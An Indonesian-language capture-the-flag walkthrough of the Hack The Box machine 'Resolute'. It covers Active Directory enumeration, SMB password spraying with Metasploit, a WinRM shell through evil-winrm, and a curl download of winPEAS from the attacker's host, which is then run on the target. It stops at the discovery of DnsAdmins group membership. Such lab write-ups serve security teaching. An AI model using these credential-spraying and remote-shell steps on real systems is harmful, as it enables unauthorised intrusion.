Resolute

OS: Windows


Difficulty: Medium

Points: 30

Release: 07 Dec 2019

IP: 10.10.10.169


1. Pertama scan terlebih dahulu box nya



```
root@kali:~/htb/resolute# nmap -sC -sV -oA resolute 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-31 10:23 WIB
Nmap scan report for 10.10.10.169
Host is up (0.58s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-05-31 03:30:34Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-
Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-
Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following finge
rprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=5/31%Time=5ED32339%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
```


Dari service service yang berjalan, dapat ditebak mesin ini adalah Active Directory domain controller

2. Menggunakan enum4linux, kita dapatkan informasi lebih dari SMB servicenya.




```
root@kali:~/htb/resolute# enum4linux 10.10.10.169
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun May 31 08:08:53 202

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.10.169
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 10.10.10.169    |
 ====================================================
[E] Can't find workgroup/domain


 ============================================
|    Nbtstat Information for 10.10.10.169    |
 ============================================
Looking up status of 10.10.10.169
No reply from 10.10.10.169

 =====================================
|    Session Check on 10.10.10.169    |
```

Disini didapatkan nama nama user dan juga kemungkinan password untuk user marko yaitu Welcome123! . Domain name dari mesin ini adalah MEGABANK.



```
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak      Desc: Account created. Password se
t to Welcome123!
```


3. Saat dicoba menggunakan kredensial tersebut (username marko dan password Welcome123!) untuk smb, ternyata gagal, sehingga dicoba menggunakan password ini untuk user lain. Buat sebuah file berisi nama nama user yang ditemukan tadi.
   Dengan menggunakan smb scanner milik metasploit, dilakukan bruteforce kredensial.



```
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass Welcome123!
SMBPass => Welcome123!
msf5 auxiliary(scanner/smb/smb_login) > set RHOST 10.10.10.169
RHOST => 10.10.10.169
msf5 auxiliary(scanner/smb/smb_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf5 auxiliary(scanner/smb/smb_login) > set SMB_Domain MEGABANK
SMB_Domain => MEGABANK
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.10.10.169:445      - 10.10.10.169:445 - Starting SMB login bruteforce
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\Administrator:Welcome123!',
[!] 10.10.10.169:445      - No active DB -- Credential data will not be saved!
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\DefaultAccount:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\krbtgt:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\ryan:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\marko:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\sunita:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\abigail:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\marcus:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\sally:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\fred:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\angela:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\felicia:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\gustavo:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\ulf:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\stevie:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\claire:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\paulo:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\steve:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\annette:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\annika:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\per:Welcome123!',
[-] 10.10.10.169:445      - 10.10.10.169:445 - Failed: '.\claude:Welcome123!',
[+] 10.10.10.169:445      - 10.10.10.169:445 - Success: '.\melanie:Welcome123!'
```

Didapatkan user melanie dengan password Welcome123!.


4. Dari kredensial yang didapat, dilakukan tes untuk akses WinRM dan eksekusi perintah whoami.



```
root@kali:~/htb/resolute# crackmapexec winrm 10.10.10.169 -u melanie -p 'Welcome123!'  -d MEGABANK -X whoami
WINRM       10.10.10.169    5985   10.10.10.169     [*] http://10.10.10.169:5985/wsman
WINRM       10.10.10.169    5985   10.10.10.169     [+] MEGABANK\melanie:Welcome123! (Pwn3d!)
WINRM       10.10.10.169    5985   10.10.10.169     [+] Executed command
WINRM       10.10.10.169    5985   10.10.10.169     megabank\melanie
```


Terlihat winrm dapat diakses dan perintah whoami berhasil di eksekusi.

5. Dengan menggunakan evil-winrm, dilakukan akses ke winrm milik target.




```
root@kali:~/htb/resolute# evil-winrm -i 10.10.10.169 -u melanie -p 'Welcome123!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents>
```

6. Berpindah ke folder desktop, didapatkan flag user di file user.txt




```
*Evil-WinRM* PS C:\Users\melanie> cd Desktop
*Evil-WinRM* PS C:\Users\melanie\Desktop> dir


    Directory: C:\Users\melanie\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:33 AM             32 user.txt


ca*Evil-WinRM* PS C:\Users\melanie\Desktop> type user.txt
0c3be45fcfe24[redacted]
*Evil-WinRM* PS C:\Users\melanie\Desktop>
```

7. Selanjutnya dilakukan enumerasi menggunakan WinPeas.




```
*Evil-WinRM* PS C:\Users\melanie\Documents> curl 10.10.17.95:8080/winPEASx64.exe -o winpeas.exe
*Evil-WinRM* PS C:\Users\melanie\Documents> .\winpeas.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v Virtu
lTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
   Creating Dynamic lists, this could take a while, please wait...
    - Checking if domain...
    - Getting Win32_UserAccount info...
Error while getting Win32_UserAccount info: System.Management.ManagementException: Access denied
   at System.Management.ThreadDispatch.Start()
   at System.Management.ManagementScope.Initialize()
   at System.Management.ManagementObjectSearcher.Initialize()
   at System.Management.ManagementObjectSearcher.Get()
   at i.bv()
    - Creating current user groups list...
    - Creating active users list...
  [X] Exception: System.NullReferenceException: Object reference not set to an instance of an object.
   at l.a(Boolean A_0, Boolean A_1, Boolean A_2, Boolean A_3, Boolean A_4)
    - Creating disabled users list...
  [X] Exception: System.NullReferenceException: Object reference not set to an instance of an object.
   at l.a(Boolean A_0, Boolean A_1, Boolean A_2, Boolean A_3, Boolean A_4)
    - Admin users list...
  [X] Exception: System.NullReferenceException: Object reference not set to an instance of an object.
```



```
[+] Home folders found(T1087&T1083&T1033)
  C:\Users\Administrator
  C:\Users\All Users
  C:\Users\Default
  C:\Users\Default User
  C:\Users\melanie
  C:\Users\Public
  C:\Users\ryan
```


Dari hasil enumerasi, terdapat folder user lain dalam mesin ini, yaitu ryan.

8. Selain menggunakan winPeas, dapat digunakan juga tool bernama Seatbelt untuk enumerasi (https://github.com/GhostPack/Seatbelt). Untuk menjalankan aplikasi ini, harus compile terlebih dahulu source codenya. Setelah berhasil mengcompile, upload ke target machine dan jalankan dengan perintah .\seatbelt.exe –group=all untuk menampilkan semua hasil.




```
*Evil-WinRM* PS C:\Users\melanie\Documents> .\seatbelt.exe -group=all


                        %&&@@@&&
                        &&&&&&&%%%,                        #&&@@@@@%%%%%###############%
                        &%&   %&%%                         &////(((&%%%%%#%################//((((###%%%%%%%%%%%
%%%
%%%%%%%%%%######%%%#%%####%  &%%**#                        @////(((&%%%%%%######################(((((((((((((
(((
#%#%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,           @////(((&%%%%%#%######################(((((((((((((
(((
#%#%%%%%%#####%%#%#%%#######  %%%,,,,,,  ,,.   ,,          @////(((&%%%%%%%######################(#(((#(#((((((
(((
#####%%######################  &%%......  ...   ..         @////(((&%%%%%%%################%######((#(#(####((((
(((
#######%##########%#########  %%%......  ...   ..          @////(((&%%%%%#########################(#(#######((#
###
###%##%######################  &%%...............          @////(((&%%%%%%%%###############%#######(#########((#
###
#####%######################  %%%..                        @////(((&%%%%%%%###############
                        &%&   %%%%%      Seatbelt          %////(((&%%%%%%%%##############*
```

9. Dari hasil enumerasi, diketahui terdapat group Contractors yang memiliki akses sebagai DNS Administrator.




```
 ** RESOLUTE\DnsAdmins ** (DNS Administrators Group)

 Group      MEGABANK\Contractors                  S-1-5-21-1392959593-3013219662-3596683436-1103
```

Untuk melihat siapa saja yang menjadi anggota group contractor, digunakan rpcclient. Terlihat bahwa user Ryan merupakan anggota dari contractors.



